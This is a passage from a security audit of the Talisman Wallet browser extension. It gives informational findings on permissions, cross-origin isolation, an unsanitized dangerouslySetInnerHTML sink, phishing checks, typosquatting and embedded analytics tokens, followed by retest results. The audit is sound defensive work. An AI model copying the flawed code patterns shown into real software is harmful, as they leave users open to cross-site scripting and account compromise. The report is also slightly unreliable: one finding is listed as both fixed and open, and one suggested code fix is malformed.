It was identified that the extension requests excessive privileges including full access to all "HTTPS" sites and the ability to create, modify or rearrange "tabs". The APIs that an extension can access are specified in the permissions field of the manifest. The more permissions granted, the more avenues an attacker has to intercept information. On the other hand, the less permissions an extension requests, the less permission warnings will be shown to a user. Users are more likely to install an extension with limited warnings. In the specific case, the extension requires the "tabs" permission, which allows the extension to use the chrome.tabs API to interact with the browser's tab system.

Instead of the "tabs" permission, the activeTab permission could have been used. It would give an extension temporary access to the currently active tab when the user invokes the extension - for example by clicking its action. In this case, access to the tab lasts while the user is on that page, and is revoked when the user navigates away or closes the tab.

The issue exists at the following location:

```
File: /talisman/apps/extension/public/manifest.json
24:     "permissions": ["https://*/*", "http://localhost/*", "storage",
"tabs"],
```

Impact

Currently the extension needs to request full, persistent access to every web site, in order to work. However, this is a lot of power to entrust in an extension. If the extension is ever compromised, the attacker will get access to everything the extension had. In contrast, an extension with the activeTab permission only obtains access to a tab in response to an explicit user gesture. If the extension is compromised the attacker would need to wait for the user to invoke the

extension before obtaining access. And that access only lasts until the tab is navigated or is closed.

Since there is currently no attack path to exploit this issue, it is marked as INFORMATIONAL.

Recommendation

It is advisable to examine if the "ActiveTab" can be used instead of the "Tabs" permission. The activeTab permission gives the extension temporary access to a tab as if the extension had specified the host and tabs in the permissions section of the manifest. Access will be revoked when the user navigates away from the current granted origin.

It should be noted that in this case both "http" sites can be matched, except from "https". As a result, further checks should be introduced to mitigate the risk of connecting on non-https sites.

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.3 Cross-Origin-Embedder-Policy and Cross-Origin-Opener-Policy not used

Description	INFO

The team identified that cross-origin isolation is not enabled by the extension. When an application or an extension loads remote content for third-party web sites, these sources may increase the risk of side-channel attacks. For example, the Spectre and Meltdown attacks exploited vulnerabilities in modern CPUs that allowed hackers to access restricted user data. This could include passwords, personal data, and credit card numbers. In order to prevent these attacks, access to powerful features like SharedArrayBuffer and performance.measureMemory() was removed. As an alternative solution, browsers offer an opt-in-based isolated environment called cross-origin isolated.

Cross-origin isolated is a new security feature that provides increased isolation from other origins. To achieve cross-origin isolation the browser needs an explicit signal from the web page that says, “isolate me from other origins”. This is where COOP and COEP come in. COOP or Cross Origin Opener Policy is in an HTTP-header-based mechanism that lets you restrict access for cross-origin windows opened from the document. COEP or Cross Origin Embedder Policy is an HTTP-header based mechanism that prevents a document from loading cross-origin resources that don’t explicitly grant the document permission with CORP or CORS. COEP lets you declare that a document cannot load these resources.

The issue exists in the following location:

File: /talisman/apps/extension/public/manifest.json

```
01: {
02:   "manifest_version": 2,
03:   "author": "Talisman",
04:   "name": "Talisman Wallet",
05:    "description": "Talisman is a Polkadot wallet that unlocks a new
world of multichain web3 applications in the Paraverse.",
06:   "version": "latest",
07:   "browser_action": {
```

```
08:     "default_title": "Talisman",
09:     "default_popup": "popup.html#embedded"
10:   },
11:   "content_scripts": [
12:     {
13:       "matches": ["https://*/*", "http://localhost/*"],
14:       "js": ["content_script.js"],
15:       "run_at": "document_start"
16:     }
17:   ],
18:   "background": {
19:     "scripts": ["substrate.js", "background.js"],
20:     "persistent": true
21:   },
22:   "web_accessible_resources": ["page.js", "dashboard.js.map"],
23:    "content_security_policy": "script-src 'self' blob: 'unsafe-eval'
'wasm-eval'; object-src 'self'",
24:     "permissions": ["https://*/*", "http://localhost/*", "storage",
"tabs", "notifications"],
25:   "icons": {
26:     "16": "favicon16x16.png",
27:     "24": "favicon24x24.png",
28:     "32": "favicon32x32.png",
29:     "48": "favicon48x48.png",
30:     "64": "favicon64x64.png",
31:     "128": "favicon128x128.png"
32:   }
33: }
34:
```

Impact

By isolating cross-origin resources into separate browsing context groups, Spectre and other vulnerabilities are no longer able to read cross-origin contexts.

This issue is an added layer of security and is marked as INFORMATIONAL.

Recommendation

It is advisable to opt-in to a cross-origin isolated state, by specifying the following headers in the Manifest file:

- Cross-Origin-Embedder-Policy: require-corp
- Cross-Origin-Opener-Policy: same-origin

These headers instruct the browser to block resources or iframes that haven't opted into being loaded by cross-origin documents. They also prevent cross-origin windows from directly interacting with your document. This also means any resources being loaded cross-origin will require opt-ins.

CVSS Score
AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.4 Unvalidated input is inserted at user interface

Description	INFO

It was identified that the extension allows unsanitized HTML code to be used in the "HeaderBlock" block. The "dangerouslySetInnerHTML" is React's replacement for using innerHTML in the browser DOM. It replaces children of a React DOM element with the value of its __html property. Developers are allowed to set HTML directly from React, by typing out "dangerouslySetInnerHTML" and passing an object with a "__html" key.

The issue exists at the following location:

```
File: /apps/extension/src/@talisman/components/HeaderBlock.tsx
15: const HeaderBlock = ({ image, title, subtitle, text, info, nav,
className }: IProps) => (
16:   <header className={`header-block ${className}`}>
17:     {image && <span className="image">{image}</span>}
18:     {title && <h1>{title}</h1>}
19:      {subtitle && <h2 dangerouslySetInnerHTML={{ __html: subtitle }}
/>}
20:     {text && <p>{text}</p>}
21:     {info && <p className="info">{info}</p>}
22:     {nav && <nav>{nav}</nav>}
23:   </header>
24: )
```

Impact

Improper use of the innerHTML can allow a cross-site scripting (XSS) attack.

It should be noted that none instance of the HeaderBlock with the subtitle parameter set was found in the examined code. As a result, the issue is marked as INFORMATIONAL.

Recommendation

It is advisable to enforce strict validation on all the used parameters. In the specific case, it is recommended to change the following code:

```
dangerouslySetInnerHTML={{ __html: subtitle }}
```

to:

```
{{subtitle }}
```

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.5 Known phishing addresses are not checked

Description	INFO

It was found that the application is not validating the user-supplied addresses to verify if the belong to list of known phishing campaigns. The "polkadot-js/phishing" module, which is already used to validate if the current URL is associated with a known phishing attack, also supports a similar check for the addresses. It contains a curated list of known less-than-honest operators on Polkadot and Substrate networks.

However, the app is currently not using this list.

Impact

The application does not check the user-supplied addresses match with the list of the known phishing addresses. Aa a result, a phishing attack from a known threat agent will not be prevented.

This control is an added layer of security. As a result, it is marked as INFORMATIONAL.

Recommendation

It is advisable to also integrate the polkadot phishing validation for the used addresses. For example:

```
import { checkAddress } from '@polkadot/phishing';
const info = await checkAddress('1b....');
if (info) {
  console.log(`The address is reported as ${info}`);
} else {
  console.log('Not reported');
}
```

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.6 Package management is not protected against typosquatting

Description	INFO

It was identified that the package installation process does not implement any automated security control against Typosquatting attacks. Typosquatting attacks take place when bad actors push malicious packages to a registry with the hope of tricking users into installing them. The intent being to fool users into installing them, either by driving them to do so through targeted actions or just by mistake such as a typo.

Public software registries, such as npm or PyPI, are examples of ecosystems where we've witnessed such attempts happening already. Examples of Typosquatting malicious modules found in Snyk's vulnerability database:

https://security.snyk.io/vuln/npm/21

Impact

In the past, threat actors used Typosquatting to inject malicious packages into different projects and to compromise critical assets.

This control is an added layer of security. As a result, it is marked as INFORMATIONAL.

Recommendation

It is advisable to It is advisable to use the npm CLI flag --ignore-scripts when installing new packages to avoid executing scripts from 3rd party packages during the install phase. This can be automated by creating a .yarnrc or .npmrc, with the entry: ignore-scripts true.

An alternative way is to use the lavamoat package and the @lavamoat/allow-scripts tag to explicitly allow the execution of npm lifecycle scripts such as preinstall & postinstall for a trusted package as needed:

```
yarn add -D @lavamoat/allow-scripts
yarn allow-scripts auto
```

Finally, consider using npq as a way to safely install packages by collecting package health information before you actually install. npq will perform the following steps to sanity check that the package is safe by employing syntactic heuristics and querying a CVE database:

- Consult the snyk.io database of publicly disclosed vulnerabilities to check if a security vulnerability exists for this package and its version.
- Check package age on npm
- Check package download count as a popularity metric
- Check package has a README file
- Check package has a LICENSE file
- Check package has pre/post install scripts

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.7 Embedded posthog and sentry authentication token

Description	INFO

It was found that the extension is using hardcoded API keys. API keys are used to authenticate applications that use third-party services. They are especially useful for accessing public data anonymously and are used to associate API requests with the specific project for quota and billing. API keys are not strictly secret as they are often embedded into client-side code or mobile applications. Still, they should be secured and should never be treated as public information.

An API key being disclosed in a public source code would be used by malicious actors to consume posthog APIs on the behalf of your application. This will have a financial impact as the organisation will be billed for the data consumed by the malicious actor. Furthermore, if the account has enabled quota to cap the API consumption of the application, this quota can be exceeded, leaving the application unable to request the APIs it requires to function properly.

The issue exists at the following location:

```
File: /talisman/apps/extension/src/core/config/posthog.ts
36: export const initPosthog = (allowTracking: boolean = false) => {
37:   if (process.env.POSTHOG_AUTH_TOKEN) {
38:     posthog.init(process.env.POSTHOG_AUTH_TOKEN, {
39:       api_host: "https://app.posthog.com",
40:       ...
59:       },
60:     })
61:   }
62: }
63:
```

and in:

```
File: /apps/extension/webpack/webpack.prod.js
093: if (["production", "canary"].includes(process.env.BUILD)) {
094:   // only the person or bot that builds for store release should have
an auth token
095:   if (!process.env.SENTRY_AUTH_TOKEN)
```

```
096:       console.warn("Missing SENTRY_AUTH_TOKEN env variable, release
won't be uploaded to Sentry")
097:   else
098:     plugins = [
099:       new webpack.DefinePlugin({
100:         "process.env.SENTRY_RELEASE": getSentryRelease(),
101:       }),
102:       new SentryWebpackPlugin({
103:         // see https://docs.sentry.io/product/cli/configuration/ for
details
104:         authToken: process.env.SENTRY_AUTH_TOKEN,
105:         org: "talisman",
106:         project: "talisman-extension",
107:         release: getSentryRelease(),
108:         include: distDir,
109:       }),
110:       ...plugins,
111:     ]
112: }
```

And the keys will be located in production version at:

```
File: /apps/extension/.env.sample
4: # Sentry settings, required for canary and prod builds only
5: # SENTRY_DSN=
6: # SENTRY_AUTH_TOKEN=
7: #
8: # Posthog auth token, required for canary and prod builds only (unless
developing analytics features)
9: # POSTHOG_AUTH_TOKEN=
```

Impact

The attacker can potentially leverage this issue and try to populate the logs with incorrect data, or exhaust the allowed monthly event volume of the pricing plan by creating millions of fake records.

Recommendation

It is inevitable that these API tokens will be accessible by the end-users. As a result, any attempt to encrypt them would offer no advantage for the security posture of the application. Restricting the usage of these APIs based on specific IPv4 / IPv6 addresses, or referrer URLs is also not feasible due to the nature of this extension. Network throttling controls can also be introduced in the third-party services to mitigate resource exhaustion and DoS attacks.

Finally, the recommended approach is to rotate these API tokens frequently, in order to reduce their lifetime window. To perform this, it is necessary to avoid embedding the API tokens directly in the application source code. As a result, it is recommended to retrieve the API tokens dynamically from a remote server only when needed.

CVSS Score

AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

6 Retest Results

6.1 Retest of High Severity Findings

The single High-risk vulnerability was found to be partially addressed:

- *"5.1.1 - User-provided password is stored in memory"*

Talisman responded that this issue cannot be entirely resolved while maintaining their current UX of 'enter password once'. They are now mitigating the issue by storing a hashed version of the password and providing an *autolock* timer feature. With those improvements, they think the chances of any problems are extremely low given:

- The "*passwordStore*" object variable name will be obfuscated by minification in production builds
- The exploit depends upon a user's computer being compromised already
- A similar vulnerability would exist in every extension which stores data on an in-memory object, including other wallets and password managers, but exploits are not common, indicating it is technically difficult.

Due to the applied security controls, the severity of the issue was downgraded to LOW. Furthermore, the Talisman team replied that a change is pending that will further mitigate any risk in the future.

6.2 Retest of Medium Severity Findings

Six (6 out of 11) vulnerabilities of MEDIUM risk were sufficiently addressed:

- *"5.2.1 - Hidden scrollbars allow hidden content with new line characters at signature data"*
- *"5.2.2 - Hidden content using new line characters at network details"*
- *"5.2.5 - Lack of browser inactivity limit (Auto-lock)"*
- *"5.2.6 - Autocomplete is enabled in wallet lock screen"*
- *"5.2.7 - Lack of password change functionality"*
- *"5.2.8 - Password Trimming"*

The UI scrollbars are now visible at the sign request and at network details.




Figure 13 UI scrollbar at sign request




Figure 14 UI scroll bars at network details

Auto-Lock timer function has been added in the extension settings. Furthermore, the autoComplete="off" has been added on line 89

File: /apps/extension/src/ui/apps/popup/pages/Login.tsx

```
84:             <input
85:               {...register("password")}
86:               type="password"
87:               placeholder="Enter your password"
88:               spellCheck={false}
89:               autoComplete="off"
90:               data-lpignore
91:               autoFocus
92:             />
```

Users can change their passwords after getting the backup recovery codes, and password trimming has been removed at the password comparison functionalities:

File: /apps/extension/src/ui/apps/popup/pages/Login.tsx

```
18: const schema = yup
19:   .object({
20:     password: yup.string().required(""),
21:   })
22:   .required()
```

File: /apps/extension/src/ui/apps/onboard/routes/Password.tsx

```
23: const schema = yup
24:   .object({
25:    password: yup.string().required("").min(6, "Password must be at least
6 characters long"), // matches the medium strengh requirement
26:     passwordConfirm: yup
27:       .string()
28:       .required("")
29:       .oneOf([yup.ref("password")], "Passwords must match"),
30:     agreeToS: yup.boolean().oneOf([true], ""),
31:   })
32:   .required()
33:
```

Four (4 out of 11) MEDIUM-risk vulnerabilities have been accepted as minor issues:

- *"5.2.3 - Weak Password Policy"*
- *"5.2.9 - Data stored while in incognito mode"*
- *"5.2.10 - Authorized sites exposed in analytics service"*
- *"5.2.11 - Balances exposed in analytics service"*

The minimum length for password is now set to 6 characters, but the password can still be set as something like “1 “ (“1” and five spaces) or “*123456*” so the password policy is still weak. However, this was a conscious design choice made by the Talisman team.

```
File: /apps/extension/src/ui/apps/onboard/routes/Password.tsx
23: const schema = yup
24:   .object({
25:    password: yup.string().required("").min(6, "Password must be at least
6 characters long"), // matches the medium strengh requirement
```

Regarding the incognito mode, Talisman team responded that this is not as easy to solve as the auditors suggest. Most of the extension’s activity does not occur within the context of a Tab. This means that there is no direct way to tell if the extension is running in incognito mode. For example, if the user has one incognito window open and another normal window open, both windows would share a common background script. Given these technical uncertainties, and that users must deliberately choose to allow their extension to operate in incognito mode, their preference is to not fix this issue currently.

In reference to the analytics service, Talisman responded that this is by design. It’s important for them to know which dapps are popular with their users, so they can ensure our product works well with those dapps. They think the risk of de-anonymisation would be quite minimal based on the set of dapps a wallet instance has ever interacted with, considering they are not tracking any connection between the accounts in the wallet. The Talisman team also noted that this feature is opt-in for the user, and they can opt-out at any time.

Furthermore, only the ‘rounded to the first integer’ balances are tracked - eg, if the user has a fiat balance of $32,024, we would record 30000 . This gives them a rough estimate of the total amount of value their product is helping to secure, without infringing on the users' privacy. The second analytics capture mentioned in the audit posthog.capture("balances top tokens", topChainTokens) doesn’t actually record balances at all - it records a list of the tokens in which the user holds the highest value. They don’t believe that either of those data capture events present a risk to user anonymity or privacy.

The rest one MEDIUM-risk issue remains OPEN:

- *"5.2.4 - Deprecated Manifest Version"*

Regarding the Deprecated Manifest version, Talisman team responded that they are aware of this issue and will be forced to fix it before Chrome disables manifest v2 extensions. They have already done significant work migrating the code base towards compliance with v3. Currently there are significant blockers to be able to implement v3 completely which are common across all crypto wallet browser extensions, and they hope that Google will iterate on the design of v3 before the cutoff date to solve these issues. If they don't, there are workarounds to be used.

On April 15h, 2023, the MEDIUM-risk finding 5.2.4 was downgraded to LOW-risk, as the Chrome team announced that the Manifest V2 phase-out was paused.

6.3 Retest of Low Severity Findings

Four (4 out of 14) vulnerabilities of LOW risk, have been successfully mitigated:

- *"5.3.2 - Insecure Message Handler generation at "MessageService.ts"*
- *"5.3.3 - Browser minimum versions not specified"*
- *"5.3.5 - Autocomplete is enabled for new accounts"*
- *"5.3.12 - Export private key without re-authentication"*

The Message Handler identified is now generated using a random UUID.

File: MessageService.ts

```
102:     const id = crypto.randomUUID()
```

A minimum browser version has been set:

File: /apps/extension/public/manifest.json

```
33:   "browser_specific_settings": {
34:     "gecko": {
35:       "strict_min_version": "95.0"
36:     }
37:   },
38:   "minimum_chrome_version": "92"
```

Regarding the autocomplete attribute, Talisman team responded that setting this value on the autocomplete attribute actually tells browsers not to perform autocompletion of fields that have it.

https://developer.mozilla.org/en-US/docs/Web/Security/Securing_your_site/Turning_off_form_autocompletion#preventing_autofilling_with_autocompletenew- password

File: /apps/extension/src/ui/apps/onboard/routes/Password.tsx

```
 89: autoComplete="new-password"
```

The rest are set to autoComplete. Furthermore, user re-authentication is now required to export the private key.

File: AccountExportModal.tsx

```
152: export const AccountExportModal = () => {
153:   const { isOpen, close } = useAccountExportModal()
154:   return (
155:     <Modal open={isOpen} onClose={close}>
156:       <Dialog title="Export account JSON" onClose={close}>
157:         <PasswordUnlock
158:           description={
159:             <div className="text-body-secondary mb-8">
160:               Please confirm your password to export your account.
161:             </div>
162:           }
163:         >
164:           <ExportAccountForm onSuccess={close} />
165:         </PasswordUnlock>
166:       </Dialog>
167:     </Modal>
168:   )
169: }
```

Four (4 out of 14) LOW-risk issues have been accepted as minor issues:

- *"5.3.4 - Accessible API endpoints in locked state"*
- *"5.3.9 - Different APIs used to verify authentication"*
- *"5.3.13 - PostHog persistence mechanism is using the localStorage"*
- *"5.3.14 - No max-length limitation at account name"*

Regarding the accessible API endpoints, Talisman responded that this behaviour is as implemented in polkadot.js, and they don't believe it pose a threat. The methods that are available when the extension is locked are public ones which dapps need to call. Preventing this would require users to always unlock their extension when they may not want to perform any action that really requires unlocking, but simply browse a dapp with their accounts connected.

In reference to the multiple APIs, TalismanSociety team responded that this is by design; these methods have different purposes and are used in different ways. One of them returns the password, the other simply verifies that the password is present. This enables them to verify the password is present without any risk of accidentally exposing it. Furthermore, the Talisman team mentioned that the issue doesn't pose an immediate security threat to a user nor violate expectations they have regarding access to their account data.

Regarding Posthog, TalismanSociety team responded that they are intentionally minimising the amount of personal information we are tracking about users in PostHog, so the extent to which this could be a problem is quite small, and other methods may not be able to accommodate the data they need to store (especially now that we have implemented posthog feature flags).

Finally, in reference to the max-length, Talisman responded that this could cause performance or display issues in some circumstances; pretty unlikely though.

One (1 out of 14) LOW-risk issue has been partially mitigated and it is now downgraded to INFORMATIONAL finding:

- *"5.3.7 - Cross-origin communication between Window objects without target origin"*

The rest six (6 out of 14) LOW-risk issues remain OPEN:

- *"5.3.1 - Copy (Clipboard) can be used at secret phrase field"*
- *"5.3.6 - Insufficient URL validation"*

- *"5.3.8 - Unhandled error message at "Sign/ethereum.tsx" and at "Sign/index.tsx""*
- *"5.3.10 - No max-length limitation at signature data"*
- *"5.3.11 - RPC chain fields are not being validated"*
- *"5.3.12 - Export private key without re-authentication"*

Regarding the clipboard issue, Talisman team responded that this is a real (if unlikely) threat and requires product design decision: prevent copying this field, or enable copying but clear clipboard soon after. In the updated design, the solution included text to encourage users to write the mnemonic down on paper:

File: /apps/extension/src/ui/domains/Account/MnemonicForm.tsx

```
17:     <p className="mt-1">
18:         We strongly encourage you to back up your recovery phrase by
writing it down and storing it in
19:       a secure location.{" "}
20:       <a
21:                 href="https://docs.talisman.xyz/talisman/navigating-the-
paraverse/account-management/back-up-your-secret-phrase"
22:         target="_blank"
23:         className="text-body opacity-100"
24:       >
25:         Learn more.
26:       </a>
27:     </p>
```

In reference to the URL validation, the following changes have been implemented. In the first case, the URL constructor is correctly used, but the protocol is now not checked:

File: ensureNotificationClickHandler.ts

```
03: const onNotificationClicked = (notificationId: string) => {
04:   // we actually use an url as identifier, redirect to it
05:   try {
06:     new URL(notificationId)
07:     Browser.tabs.create({ url: notificationId })
08:   } catch {
09:     // no problem, just means notificationId is not a valid url
10:     return
11:   }
12: }
```

The Talisman team replied that the URL is serving purely as an identifier for a notification and as a result there is no need to validate the protocol. In the second case the implementation is correct:

File: urlToDomain.ts

```
03: export const urlToDomain = (
04:   urlStr: string
05: ): Result<string, "URL protocol unsupported" | "Invalid URL"> => {
06:   let url: URL
07:   try {
08:     url = new URL(urlStr)
09:   } catch (error) {
10:     return Err("Invalid URL")
11:   }
12:
13:   if (!["http:", "https:", "ipfs:", "ipns:"].includes(url.protocol))
14:     return Err("URL protocol unsupported")
15:
16:   return Ok(url.host)
17: }
```

Finally, the "stripUrl" has been removed. Regarding the unhandled error message, TalismanSociety team responded that they will remove these errorMessage values from the ui and replace them with a generic error message. The proposal

is to create a unique code for each error message, and to show that code to the user with a generic error message.

In reference to the *maxlength* limitation, the problem still exists:

File: Rename.tsx

```
41:   const schema = useMemo(
42:     () =>
43:       yup
44:         .object({
45:             name: yup.string().required("").notOneOf(otherAccountNames,
"Name already in use"),
46:         })
47:         .required(),
48:     [otherAccountNames]
49:   )
...
```

File: Rename.tsx

```
113:           <FormField error={errors.name}>
114:             <input
115:               {...registerName}
116:               ref={handleNameRef}
117:               placeholder="Choose a name"
118:               spellCheck={false}
119:               autoComplete="off"
120:               autoFocus
121:               data-lpignore
122:             />
123:           </FormField>
```

Regarding the RPC chain fields, TalismanSociety team responded that this may not cause significant problems but they should perform some basic sanitisation of every user/dapp input.

6.4 Retest of Informational Findings

Two (2 our of 7) INFORMATIONAL findings have been accepted as minor issues:

- *"5.4.1 - Hardcoded testing credentials in repository"*
- *"5.4.2 - Excessive requested permissions"*

Regarding the hardcoded credentials, Talisman team responded that this is not a real problem, since sensitive credentials are in .env file and/or in Github CI. These credentials are used for local tests only.

In reference to the excessive requested permissions, TalismanSociety team responded that they do require the tabs permission, because they perform "tabs.query" using the "URL" parameter, which can only be done with the specific permission. Furthermore, the TalismanSociety team mentioned that these permissions are consistent with the permissions requested by the Polkadot.js extension:

> *https://github.com/polkadot-js/extension/blob/master/packages/extension/manifest.json*

The rest five (5 out 7) INFORMATIONAL findings remain OPEN:

- *"5.4.3 - Cross-Origin-Embedder-Policy and Cross-Origin-Opener-Policy not used"*
- *"5.4.4 - Unvalidated input is inserted at user interface"*
- *"5.4.5 - Known phishing addresses are not checked"*
- *"5.4.6 - Package management is not protected against typosquatting"*
- *"5.4.7 - Embedded posthog and sentry authentication token"*

Regarding the issue *5.4.7*, the TalismanSociety team replied that the authentication tokens for these services are held in a local .env file which is ignored in GIT, and in GitHub CI secrets. The tokens will become visible to end users because they're included in the packaged build, and will be apparent in the network requests made by the extension from the browser, but there is no way to avoid this as the wallet is a frontend application.

References & Applicable Documents

Ref.	Title	Version
N/A	*N/A*	*N/A*

Document History

Revision	Description	Changes Made By	Date
0.2	*Initial Draft*	*Chaintroopers*	*July 5th, 2022*
1.0	*First Version*	*Chaintroopers*	*July 6th, 2022*
1.1	*Added retest results*	*Chaintroopers*	*October 21st, 2022*
1.2	*Updated 5.2.2, 5.2.3 and 5.2.4 retest status. Added feedback.*	*Chaintroopers*	*April 15th, 2023*